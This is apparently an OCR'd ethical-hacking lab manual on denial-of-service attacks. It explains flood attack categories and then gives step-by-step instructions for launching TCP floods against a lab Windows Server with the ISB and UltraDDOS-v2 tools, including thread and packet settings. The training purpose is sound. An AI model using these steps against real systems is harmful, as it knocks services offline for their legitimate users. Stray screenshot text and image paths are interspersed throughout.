Module 10: Denial-of-Service

Scenario

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks have become a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS and DDoS attacks exploit vulnerabilities in the implementation of TCP/IP model protocol or bugs in a specific OS.

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources, bringing the system down and leading to the unavailability of the victim's website—or at least significantly slowing the victim's system or network performance. The goal of a DoS attack is not to gain unauthorized access to a system or corrupt data, but to keep legitimate users from using the system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, thus depriving legitimate users of these resources. Connectivity attacks overflow a computer with a flood of connection requests, consuming all available OS resources, so that the computer cannot process legitimate users' requests.

As an expert ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of DoS and DDoS attacks to detect and neutralize attack handlers, and mitigate such attacks.

The labs in this module give hands-on experience in auditing a network against DoS and DDoS attacks.

Objective

The objective of the lab is to perform DoS attack and other tasks that include, but is not limited to:

- Perform a DoS attack by continuously sending a large number of SYN packets
- Perform a DoS attack (SYN Flooding, Ping of Death (PoD), and UDP application layer flood) on a target host
- Perform a DDoS attack
- Detect and analyze DoS attack traffic
- Detect and protect against a DDoS attack

Overview of Denial of Service

A DoS attack is a type of security break that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Further, failure to protect against such attacks might mean the loss of a service such as email. In a worst-case scenario, a DoS attack can mean the accidental destruction of the files and programs of millions of people who happen to be surfing the Web at the time of the attack.

Some examples of types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (such as an internet relay chat (IRC)) with more events than it can handle
- Crashing a transmission control protocol (TCP)/internet protocol (IP) stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected way
- Hanging a system by causing it to go into an infinite loop

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform DoS and DDoS attacks on the target network. Recommended labs that will assist you in learning various DoS attack techniques include:

1. Perform DoS and DDoS attacks using various Techniques
   - Perform a DDoS attack using ISB and UltraDDOS-v2
   - Perform a DDoS attack using Botnet
2. Detect and protect against DoS and DDoS attacks
   - Detect and protect against DDoS attacks using Anti DDoS Guardian

Lab 1: Perform DoS and DDoS Attacks using Various Techniques

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim’s machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim’s machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim’s machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- Perform a DDoS attack using ISB and UltraDDOS-v2
- Perform a DDoS attack using Botnet

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks**: Consume the bandwidth of the target network or service

  Attack techniques:

  - UDP flood attack
  - ICMP flood attack
  - Ping of Death and smurf attack
  - Pulse wave and zero-day attack

- **Protocol Attacks**: Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

  Attack techniques:

  - SYN flood attack
  - Fragmentation attack
  - Spoofed session flood attack
  - ACK flood attack

- **Application Layer Attacks**: Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:


- HTTP GET/POST attack
- Slowloris attack
- UDP application layer flood attack
- DDoS extortion attack

Task 1: Perform a DDoS Attack using ISB and UltraDDOS-v2

ISB (I'm So Bored) and UltraDDOS-v2 are utilities tailored for stress-testing networks on Windows, facilitating the execution of DDoS attacks against target machines.

Here, we will use ISB and UltraDDOS-v2 to perform DDoS attack on the target machine (here, **Windows Server 2019**).

1. Click Windows 11 to switch to the **Windows 11** machine. Navigate to **E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB** and double-click **ISB (Im So Bored).exe**.


ISB
New
Sort
View
CEHv13 Module 10 Denial-of-Service › DoS and DDoS Attack Tools › ISB ›
Search ISB
Quick access
OneDrive - Personal
This PC
Network
16 items   1 item selected 132 KB   State: Shared
2:55 AM
4/4/2024


Name	Date modified	Type	Size
runtimes	4/4/2024 1:07 AM	File folder	
ARSoft.Tools.Net.dll	11/28/2019 3:18 PM	Application exten...	313 KB
BouncyCastle.Crypto.dll	10/26/2020 9:35 AM	Application exten...	2,342 KB
ByteSize.dll	11/6/2021 2:00 PM	Application exten...	15 KB
IPAddressRange.dll	5/1/2018 5:28 AM	Application exten...	18 KB
ISB (Im So Bored).deps.json	3/7/2023 3:09 PM	JSON File	58 KB
ISB (Im So Bored).dll	3/7/2023 3:09 PM	Application exten...	216 KB
ISB (Im So Bored).exe	3/7/2023 3:09 PM	Application	132 KB
ISB (Im So Bored).pdb	3/7/2023 3:09 PM	PDB File	33 KB
ISB (Im So Bored).runtimeconfig.json	3/7/2023 3:09 PM	JSON File	1 KB
ISB log.log	3/7/2023 3:11 PM	Text Document	0 KB
Microsoft.Web.WebView2.Core.dll	2/8/2023 12:49 AM	Application exten...	419 KB
Microsoft.Web.WebView2.WinForms.dll	2/8/2023 12:49 AM	Application exten...	37 KB
Microsoft.Web.WebView2.Wpf.dll	2/8/2023 12:49 AM	Application exten...	44 KB
NetObserver.dll	10/15/2022 8:15 AM	Application exten...	23 KB
WhoisClient.dll	8/23/2022 6:38 AM	Application exten...	16 KB

   If an **User Account Control** pop-up appears, click **Yes**.

2. ISB window appears, using this tool we can perform various attacks such as **HTTP Flood**, **UDP Flood**, **TCP Flood**, **TCP Port Scan**, **ICMP Flood**, and **Slowloris**. Additionally, we can gather **Target Info** using the **WHOIS**, **NS**, **TRACEROUTE**, **BROWSER**, **PING** options present in the tool.

3. Here, we will perform **TCP Flood** attack on the target **Windows Server 2019** machine. To do so, enter the IP address of the **Windows Server 2019** in the **URL:** field (here, **10.10.1.19**), port number (here, **80**) in the **Port:** field and click on **Set Target**.

4. The IP address of Windows Server 2019 along with the port number appears in the **Set:** field.



ISB (I'm So Bored) - Version 1.1.0.0

Process CPU Usage: 7%   Process Memory Usage: 96 MB   Process Threads: 17

Target

URL: 10.10.1.19   Port: 80

Set: 10.10.1.19:80

Target Info

iters: 1

Attacks

Parameters

Interval 1000 (ms)

Buffer 256 (bytes)

Threads 1

Status

Connected Sockets	Sent Packets	Failed
0	0	0

Text Editor C:\Windows\system32

Browser C:\Program Files (x86)

Log


```
4/4/2024 3:10:56 AM > Found 2 network interfaces
4/4/2024 3:10:56 AM > Existing log file found
4/4/2024 3:10:56 AM > Welcome to ISB (Version 1.1.0.0)
4/4/2024 3:29:46 AM > Ping Report
|     Ping: 10.10.1.19
|     Timeout: 128
|     Buffer: 32
|     Roundtrip: 0ms
|     Status: Success
```

☑ AS

Network Monitor

Name: Ethernet
Description: Microsoft Hyper-V Network Adapter
Physical Address: 00155D018000
Recieved: 2.16 GB | Sent: 24.15 MB
Output Queue Length: 0
Operating Status: Up

5. Now, under **Attacks** navigate to **TCP Flood** tab and type **10** in the **Interval** field, **256** in the **Buffer** field and **1000** in the **Threads** field.



ISB (I'm So Bored) - Version 1.1.0.0

Process CPU Usage: 0% Process Memory Usage: 97 MB Process Threads: 17

Target
URL: 10.10.1.19 Port: 80
Set: 10.10.1.19:80

Parameters
Interval 10 (ms)
Buffer 256 (bytes)
Threads 1000

Status

Connected Sockets	Sent Packets	Failed
0	0	0

Text Editor C:\Windows\system32
Browser C:\Program Files (x86)


```
4/4/2024 3:10:56 AM > Found 2 network interfaces
4/4/2024 3:10:56 AM > Existing log file found
4/4/2024 3:10:56 AM > Welcome to ISB (Version 1.1.0.0)
4/4/2024 3:29:46 AM > Ping Report
|     Ping: 10.10.1.19
|     Timeout: 128
|     Buffer: 32
|     Roundtrip: 0ms
|     Status: Success
```

Name: Ethernet
Description: Microsoft Hyper-V Network Adapter
Physical Address: 00155D018000
Recieved: 2.16 GB | Sent: 24.16 MB
Output Queue Length: 0
Operating Status: Up

6. Leave the **ISB** window running and click Windows Server 2022 to switch to the **Window Server 2022** machine.

7. In **Windows Server 2022** machine, navigate to **Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS** and double-click **ultraddos.exe** file.


   If an **Open File - Security Warning** appears, click **Run**.



Name	Date modified	Type	Size
ultraddos.exe	4/4/2024 12:52 AM	Application	12,830 KB

8. A **Command Prompt** window appears, in the **Ultra DDOS v2** window, click **OK**.


9. In the **Ultra DDOS v2** window, click on **DDOS Attack** button.



Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS\ultraddos.exe

```
Image file logo.png does not exist.
```

10. In the **Please enter your target. This is the website or IP address that you want to attack.** field, type **10.10.1.19** (IP address of **Windows Server 2019** machine) and click **OK**.



Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS\ultraddos.exe


```
Image file logo.png does not exist.
```

Ultra DDOS v2

Please enter your target. This is the website or IP address that you want to attack.

10.10.1.19

11. In the **Please enter a port. 80 is most commonly used, but you can use any other valid port**. field, enter **80** and click **OK**.



Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS\ultraddos.exe

```
Image file logo.png does not exist.
```


Ultra DDOS v2

Please enter a port. 80 is most commonly used, but you can use any other valid port.

80

12. In the **Please enter the number of packets you would like to send. More is better, but too many will crash your computer**. field, type **1000000** and click on **OK**.

13. In the **Please enter the number of threads you would like to send. This can be the same number as the packets.** field, type **1000000** and click on **OK**.



Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS\ultraddos.exe


```
Image file logo.png does not exist.
```

Ultra DDOS v2

Please enter the number of threads you would like to send. This can be the same number as the packets.

1000000


14. In the **The attack will start once you press OK. It will keep going until all requested packets are sent**. pop-up window, click **OK**.


Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS\ultraddos.exe
Ultra DDOS v2
OK
Type here to search
4:33 AM
4/4/2024

```
Image file logo.png does not exist.
```

